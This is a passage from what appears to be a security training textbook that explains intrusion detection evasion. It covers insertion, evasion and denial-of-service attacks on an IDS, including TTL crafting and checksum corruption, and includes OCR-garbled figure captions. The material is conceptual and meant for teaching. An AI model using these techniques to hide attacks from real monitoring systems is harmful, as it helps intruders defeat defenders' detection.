targets for attackers. Attackers implement various IDS evasion techniques to bypass such security mechanisms and compromise the infrastructure. IDS evasion is the process of modifying attacks to fool the IDS/IPS into interpreting that the traffic is legitimate and thus prevent the IDS from triggering an alert. Many IDS evasion techniques can perform IDS evasion in different and effective ways.

Some IDS evasion techniques are as follows

- Insertion Attack
- Evasion
- DoS Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Overlapping Fragments
- Time-To-Live Attacks
- Urgency Flag
- Invalid RST Packets
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Encryption
- Flooding



Insertion Attack and Evasion

Insertion Attack

- Insertion is the process by which the **attacker confuses the IDS** by forcing it to read invalid packets
- An IDS blindly believes and accepts a packet that an end system rejects, and an attacker exploits this condition and **inserts data into the IDS**
- This attack occurs when the **NIDS is less strict** in processing packets than the internal network
- The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the **IDS gets more packets** than the destination
- An attacker sends one-character packets to the target system via the IDS with **varying TTL** such that some packets reach the IDS but not the target system

Evasion

- In this evasion technique, an end system **accepts a packet** that an IDS rejects
- Using this technique, an attacker **exploits the host computer** without the IDS ever realizing it
- The attacker sends **portions of the request** in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the IDS
- For example, if the malicious sequence is sent **byte-by-byte** and one byte is rejected by the IDS, the IDS cannot detect the attack
- Here, the **IDS gets fewer packets** than the destination

Insertion Attack

Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly trusts and accepts a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when the NIDS is less strict in processing packets than the internal network. The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the "phf" string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string "phf" to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read "phoneyf" (by "inserting" the string "oney") instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers computed by examining the information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.



End System
Sees "Attack"
A T T A C K
Sees "Atxack"
Network Monitor
A T X A C K
Accepted Monitor
Rejected by End System
T X T C A A K
Attacker's Data Stream
Insertion of the letter 'X'

Figure 12.33: Evading IDS using Insertion attack

Evasion

An "evasion" attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks have an adverse effect on the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends a malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack is when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be "**opened**" with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.




End System
Sees "Attack"
A T T A C K
Sees "Attack"
Network Monitor
A T T C K
Accepted Monitor
Rejected by IDS
T T C A A K
Attacker's Data Stream
Insertion of the letter "A"

Figure 12.34: Illustration of Evasion technique



Denial-of-Service Attack (DoS)

- Many IDSs use a **centralized server for logging** alerts
- If the attackers know the **IP address of the centralized server**, they can perform **DoS** or other hacks to slow down or crash the server
- As a result, the attackers' **intrusion attempts will not be logged**

Using this evasion technique, an attacker

1. **Causes the device to lock up**
2. **Causes personnel to be unable to investigate all the alarms**
3. **Causes more alarms than can be handled by management systems (such as databases)**
4. **Fills up disk space causing attacks not to be logged**
5. **Consumes the device's processing power and allows attacks to sneak by**

Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur in which all of that resource is consumed. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because the IDS needs half of a CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time in carrying out useless work.

An IDS requires memory for a variety of tasks such as generating a match for the patterns, saving the TCP connections, maintaining reassembly queues, and producing buffers for the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are rarely used to their full capacity; few monitoring systems can cope with an extremely busy network.

